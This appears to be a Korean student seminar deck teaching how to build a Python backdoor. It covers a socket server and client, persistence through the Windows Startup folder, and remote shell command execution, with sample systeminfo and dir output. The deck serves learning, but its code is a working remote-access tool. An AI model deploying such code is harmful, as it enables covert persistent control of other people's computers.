악의적인 사용자가 시스템의 보안 허점을 응용하여 고의로 만들어진 프로그램.

backdoor

SCA_최유민

Seminar Timetable

01 backdoor가 어떻게 만들어졌을까

- backdoor의 처음 기능
- 악용된 방법

02 소켓(socket)

- 소켓이란?
- 소켓코드

03 시작프로그램(startup)

- 시작프로그램에 파일 복사
- 파일 자동 실행

Seminar Timetable

04 cmd

- cmd 연결
- cmd 내에서 명령어 실행

05 출력 결과들(output)

- 연결
- 명령어

backdoor, 어떻게 생겼을까?

- backdoor의 처음 기능

"백도어(Backdoor)"란 컴퓨터 시스템, 네트워크 또는 소프트웨어의 보안 메커니즘을 우회하는 통로를 의미합니다. 이러한 백도어는 처음부터 시스템 설계자에 의해 만들어질 수 있으며, 공식적인 접근 방법이 막혔거나 실패한 경우 시스템에 접근할 수 있는 비상구 역할을 합니다

- 악용된 방법


악성 코드를 이용하여 사용자의 시스템에 백도어를 설치하거나, 기존의 취약점을 이용하여 시스템에 접근하는 방법을 사용해 중요 파일을 유출시키거나, 혹은 리모트 컨트롤 등을 사용하며 악용되고있습니다.

소켓(socket) 구현

- socket이란?

"소켓(socket)"이란 네트워크에서 작동하는 두 프로그램 간의 양방향 통신 링크를 제공하는 종착점입니다.

socket이 이루어지는 형식




```python
HOST = '127.0.0.1'
PORT = 8080
server = socket.socket()
print('서버가 정상적으로 시작 되었습니다.')
server.bind((HOST, PORT))
print('클라이언트 연결 대기중...')
server.listen(1)
client, client_addr = server.accept()
print(f'서버에 연결된 {client_addr} 클라이언트')
```

socket(server)

```python
client = socket.socket()
REMOTE_HOST = '127.0.0.1'
REMOTE_PORT = 8080
client.connect((REMOTE_HOST, REMOTE_PORT))
print("연결 시작")
```

socket(client)

클라이언트 파일 복사

- startup 파일에 복사하기

startup 파일에 클라이언트 파일을 복사시켜놔서 컴퓨터를 껐어도
부팅 후에 파이썬 파일 실행

```
code_path=os.path.abspath(__file__)
file_path=os.path.join(os.path.expanduser("~"),"AppData","Roaming","Microsoft","Windows","Start
Menu","Programs","Startup")
if os.path.isfile(code_path):
    print("파일이 이미 복사 되어있음")
else:
    shutil.copy2(code_path,file_path)
    print("파일이 복사됨")
```

in client

cmd 연결

- cmd연결

서버와 클라이언트 코드가 둘이 실행되어 연결에 성공하면 파일 복사후,
서버에서 명령어를 입력받으며 명령어에 대한 출력은 클라이언트에서
이루어지고 그 출력값을 서버에 전달되어 서버에 출력된다

```
while 1:
    command=input("입력할 명령어:")
    client.send(command.encode())
    output = client.recv(4096)
    print("Output:
",output.decode())
```

socket(server)

```
while 1:
    command=client.recv(4096)
    command=command.decode()
    result = subprocess.run(command, shell=True, text=True,
capture_output=True)
    output = result.stdout + result.stderr
    client.send(output.encode())
```

socket(client)


연결결과

1.서버코드 실행

```
서버가 정상적으로 시작 되었습니다.
클라이언트 연결 대기중...
```

2. 클라이언트 실행

```
연결 시작
파일이 이미 복사 되어있음
```



3. 서버, 클라 연결

```
서버에 연결된 ('127.0.0.1', 52180) 클라이언트
입력할 명령어:
```

명령어 결과

systeminfo, dir 명령어 결과


```
입력할 명령어:systeminfo
Output:
호스트 이름:                0159
OS 이름:                    Microsoft Windows 11 Home
OS 버전:                    10.0.22621 N/A 빌드 22621
OS 제조업체:                Microsoft Corporation
OS 구성:                    독립 실행형 워크스테이션
OS 빌드 종류:               Multiprocessor Free
등록된 소유자:              821058040159
등록된 조직:
제품 ID:                    00342-21978-07625-AAOEM
원래 설치 날짜:             2023-03-02, 오전 3:53:13
시스템 부트 시간:           2023-06-12, 오후 4:37:54
```

```
입력할 명령어:dir
Output:   C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: A042-2229

 C:\Users\82105 디렉터리

2023-06-10  오전 09:46    <DIR>          .
2023-03-02  오전 03:50    <DIR>          ..
2023-05-12  오후 06:50    <DIR>          .android
2023-06-09  오후 11:51    <DIR>          .vscode
2023-05-27  오후 05:55    <DIR>          Bamsongi
2023-05-27  오전 09:16    <DIR>          CatEscape
2023-03-02  오전 03:53    <DIR>          Contacts
```

shutdown -s -t 500, shutdown -a 명령어 결과



아쉬운점, 실수로 인한 깨달음 등등

- 리버스 쉘

리버스 쉘은 리버스라는 뜻 그대로 바인딩 쉘의 연결 방식을 거꾸로 한 것. 내부에서 연결을 시도하기 때문에 방화벽 설정, 외부 접근을 막는 정책 등을 우회할 수 있다.

- 오류 메세지 보기

준비 과정에서 오타 하나를 오류 메세지를 보지 않은 체 30분 동안 동아리실에서 머리를 쥐어싸고 있었다..

- 파일 자동 실행

클라이언트 코드가 쳐져있는 파이썬은 실행되지만
안에 코드는 실행이 안되기에 서버코드가 연결을 시도하고 있어도
클라이언트가 연결을 받지 않는다.

- 함수를 쓸때는 꼭 () 쓰기

소켓을 명령어를 전달할때 encode(), decode() 함수를 자주 쓰게 되는데 , 코드를 고치고 지우고 하면서 급하게, 자주 쓰다 보니 괄호를 까먹어 오류 때문에 죽을 뻔 했다...

THANK YOU

이상 최유민의 backdoor 프로그래밍 발표였습니다.